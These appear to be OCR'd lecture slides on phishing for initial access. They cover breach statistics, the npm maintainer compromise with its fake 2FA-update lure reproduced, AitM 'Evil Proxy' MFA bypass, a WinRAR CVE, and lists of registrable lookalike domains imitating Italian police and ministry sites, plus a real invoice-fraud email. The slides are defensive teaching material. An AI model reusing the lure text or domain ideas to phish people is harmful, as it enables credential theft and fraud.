
Initial Access: Phishing

Initial Access: No big surprise (but wait…)




Browser vulnerabilities

Server vulnerabilities

Stolen credentials

Relative Frequency?



Browser vulnerabilities

Server vulnerabilities

Stolen credentials


Fact on Cybersecurity Reports

- Coverage?
- Bias?

- Very hard to assess how representative the "numbers" **really** are of reality


- Always keep in mind

Initial Access Statistics DFIR 2022



DFIR Report – 2022 in review

Initial Access Statistics Mandiant 2022-2024



Mandiant
M-Trends
2025 Report

Do NOT underestimate phishing!

- Period
- Think at the statistics for a few moments
- **Lots** of technical reports and analyses

Example 1: Troy Hunt


- One of the **most respected** researchers in data breaches **worldwide**
- Creator of `haveibeenpned` website


A Sneaky Phish Just Grabbed my Mailchimp Mailing List

25 MARCH 2025

Example 2: `npm` packages

- Attackers injected malware into NPM packages with **over 2.6 billion weekly downloads** after compromising a maintainer's account in a phishing attack.





Hi, **marsup**!

As part of our ongoing commitment to account security, we are requesting that all users update their Two-Factor Authentication (2FA) credentials. Our records indicate that it has been over 12 months since your last 2FA update.

To maintain the security and integrity of your account, we kindly ask that you complete this update at your earliest convenience. Please note that accounts with outdated 2FA credentials will be temporarily locked starting September 10, 2025, to prevent unauthorized access.

Update 2FA Now

If you have any questions or require assistance, our support team is available to help. You may contact us through this link.

Preferences · Terms · Privacy · Sign in to npm

Spearphishing

- Phishing: Not targeted
  - The **same** generic message to **many different** recipients

- Spearphishing: Targeted / Tailored
  - **Carefully constructed** message for **a few** specific recipients

  - Often based on **previous reconnaissance** (open information, stolen information)
  - Extremely dangerous

Technical steps

- Malicious attachment or link
- **User involvement required**

- Open malicious attachment with program P
  - P executes legitimate but unwanted actions (e.g., macros)
  - P has a vulnerability

- Browse to malicious link
  - Vulnerability in browser ("Drive-by")
  - Fake login page

Example: Vulnerability in attachment handling

CVE-2025-8088 Detail

Description

A path traversal vulnerability affecting the Windows version of WinRAR allows the attackers to execute arbitrary code by crafting malicious archive files. This vulnerability was exploited in the wild and was discovered by Anton Cherepanov, Peter Košinár, and Peter Strýček from ESET.

1. You open a "carefully structured" zip archive with a vulnerable WinRAR sw
2. An **attacker-chosen command** is executed with **your** identity on **your** machine


Fake Login Page: Keep in mind (I)

- In practice:
  - **Identical** to the original
  - HTTP**S**
  - Capable of **circumventing** nearly all **MFA** mechanisms (SMS, app notification, Authenticator app)

Evil Proxy (I)

Proxy **specialized** for **AitM**


- Presents to C **all** resources of target website **without any local copy**
- Can target **many different** websites at the same time
- **Configuration** specifies what to **modify** and what to **log**



Evil Proxy (II)

DNS

```
real-name ≡ IP-S
bad-name ≡ IP-A
```




IP-A

UniCredit

IP-S

Evil Proxy (III)



- **Identical** to the real website
- MFA does **not** help
  (User will send OTP to the Evil Proxy)

Fake Login Page: Keep in mind (II)

- In practice:
  - **Identical** to the original
  - HTTP**S**
  - Capable of **circumventing** nearly all **MFA** mechanisms (SMS, app notification, Authenticator app)

- Only defense
  - **Look at the domain name carefully** (much more difficult than one might believe)
  - Enable MFA with **security key**

Not only Initial Access

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 9 techniques
Active Scanning (0/3)	Acquire Access	Drive-by Compromise
Gather Victim Host Information (0/4)	Acquire Infrastructure (0/8)	Exploit Public-Facing Application
Gather Victim Identity Information (0/3)	Compromise Accounts (0/3)	External Remote Services
Gather Victim Network Information (0/6)	Compromise Infrastructure (0/7)	Hardware Additions
Gather Victim Org Information (0/4)	Develop Capabilities (0/4)	Phishing (3/3)
Phishing for Information (3/3)	Establish Accounts (0/3)	Replication Through Removable Media
Search Closed Sources (0/2)	Obtain Capabilities (0/6)	Supply Chain
	Stage	

Lateral Movement 9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (0/2)
Remote Services (0/7)

How does it arrive?

- Malicious attachment or link

- Email
- Other communication services
  - LinkedIn
  - Email following LinkedIn exchanges
  - Microsoft Teams
  - …

Spearphishing via Service

- Social engineering targeted at a specific individual, company, or industry.
- The adversary will create fake social media accounts and message employees (e.g., for potential job opportunities). The adversary can then send malicious links or attachments through these services.
- The target is **more likely** to open the file since it's something they were **expecting**.
- If the payload doesn't work as expected, the adversary can continue normal communications and **troubleshoot** with the target on how to get it working.

Sending Mail Domain (I)

- **Real**
  - Stolen password of legitimate owner (Valid Account)
    - A colleague of mine was attacked this way (February 2025)
- **Irrelevant**
  - Nothing to do with claimed sender
  - Not very dangerous...but be careful
- **Credible**
  - Something to do with claimed sender
  - **Dangerous**

Sending Mail Domain (I)

- **Real**
  - Stolen password of legitimate owner (Valid Account)
    - A colleague of mine was attacked this way (February 2025)
- **Irrelevant**
  - Nothing to do with claimed sender
  - Not very dangerous...but be careful
- **Credible**
  - Something to do with claimed sender
  - **Dangerous**

"Credible": Some ideas (I)

poliziapostale.it	✗	Not available
poliziapostale.eu	✗	Not available

poliziacomunicazioni.it	✓	6,99 €/year
poliziacomunicazioni.eu	✓	6,99 €/year

"Credible": Some ideas (II)

poliziadistato.it	✗	Not available
poliziadistato.eu	✗	Not available
poliziadistato.net	✗	Not available

☑ questuratrieste.it	✓	6,99 €/year
☑ questuratrieste.eu	✓	6,99 €/year

☑ questura-trieste.it	✓	6,99 €/year
☑ questura-trieste.eu	✓	6,99 €/year

Sending Mail Domain (II)

- Real
- Irrelevant
- Credible

- **Lookalike**
  - Extremely similar to that of claimed sender
  - **Very dangerous**
    - Especially when attacker has read previous emails!
- …

"Lookalike": Some ideas

ministerointerno.it	✗	Not available
ministerointerno.eu	✗	Not available

ministerointerno.com	✓	9,99 €/year

ministerointerno.org	✓	11,99 €/year

ministerinterno.it	✓	6,99 €/year
ministerinterno.eu	✓	6,99 €/year
ministerinterno.net	✓	11,99 €/year

"Lookalike": Real Incident

From: Wanda Dasch <wdasch@gamry.com>
Date: Wednesday, 23 August 2023 at 17:31
To: [redacted]
Cc: Monica Trueba <mtrueba@gamry.com>, Wanda Dasch <wdasch@gamry.com>
Subject: Re: Contract Procedure Unity G04147 Univ of Trieste, PO 242, Invoice 2023-1290A

Dear All,

Attached is invoice 2023-1290A and Gamry's bank information for transfer of payment. Once payment is received Gamry will begin to process your order. Please note that a 5% prepa[illegible]nt discount was provided on quotation 2023-0679A.

Attached

Best regards,

Wanda Dasch

Logistics Coordinator

Gamry Instruments, Inc.

734 Louis Drive

Warminster, PA 18974 USA

From: Wanda Dasch <wdasch@gamrry.com>
Date: Thursday, 24 August 2023 at 10:09
To: [redacted]
Cc: [redacted] <mantoniak@gamrry.com>
Subject: Payment Advice

